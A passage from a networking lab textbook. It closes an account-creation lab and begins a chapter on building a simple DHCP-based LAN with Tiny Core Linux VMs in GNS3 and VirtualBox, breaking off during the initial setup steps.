


Figure 43 – Setting security settings

5. Verify your changes and click on ***Finish***

6. Observe that Ian Worthington's account appears in the right pane




Figure 44 – Verify account exists

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 9

Build a Simple Local Area Network with DHCP running on Tiny Core Linux

MATHEW J. HEATH VAN HORN, PHD

A Local Area Network (LAN) has many definitions depending on who you speak to. They can be defined by geography, function, or electrical connections. In this book, we typically use the term "LAN" to specify a few end devices connected to the same switch. This is a gross oversimplification of LANs, but simplification is helpful when exploring larger concepts. Consider how we use logs to represent exponential equations or ask veterans in the audience to stand for recognition. Both actions are simplifications of greater meaning.

In this lab, we show you how to make a fundamental LAN with DHCP that won't stress your host machine's resources.

LEARNING CONCEPTS

- Create a functional LAN with:
    - 1 switch
    - 2 PCs
    - 1 DHCP server

PREREQUISITES

- Chapter 2 – Setup a GNS3 environment
- Chapter 5 – Install Tiny Core Linux
- Chapter 6 – Adding a VM to GNS3

DELIVERABLES

- None – this is a preparatory lab for other labs

RESOURCES

- GNS3 Documentation – https://docs.gns3.com/

CONTRIBUTORS AND TESTERS

- TBD

Phase I – Inital Setup

Initial setup involves creating a workspace, segmenting it, and then labeling its components.
By the end of this chapter, your network should look like the following:




Figure 1 – Final GNS3 network

1. Ensure you have completed the prerequisites before starting the lab
2. Open Oracle VirtualBox Manager
3. Make a full clone of the TinyCoreLinux VM
    3.1. ***Right-click*** on the machine and select ***Clone***




Figure 1 – Cloning a VM

3.2. Rename it to "TC-red" and select the option to generate new MAC addresses, then click ***Next***




Figure 2 – Renaming and resetting MACs

3.3. Select Full Clone, then click ***Finish***

4. **Right-click** on the TC-red VM and click on ***settings***




Figure 3 – Adjust settings for TC-Red

5. Navigate to "Network" and change the ***network adapter 1 settings*** to ***Generic Driver*** and***UDPTunnel,*** then click ***OK***




Figure 4 – Adjust NIC to generic

6. Start GNS3 and start a new blank project. Name it anything you like, but for this example, we are calling it ***Simple LAN***

7. Add the TC-red VM to the GNS3 appliances – Change its symbol to a Red Server

8. In the GNS3 toolbar ribbon, click on the ***Draw a Rectangle*** tool and click the workspace to place a rectangle




Figure 5 – Drawing a rectangle

9. You can use the mouse to resize the rectangle at any time

10. Change the properties of the rectangle by ***right-clicking*** on the edge and selecting ***Style***




Figure 6 – Changing rectangle style

10.1. Some people use a fill color, and some don't




Figure 7 – Changing rectangle color

10.2. Change the border color to a primary color (we are using red)

10.3. Change the Border width to***6 px***

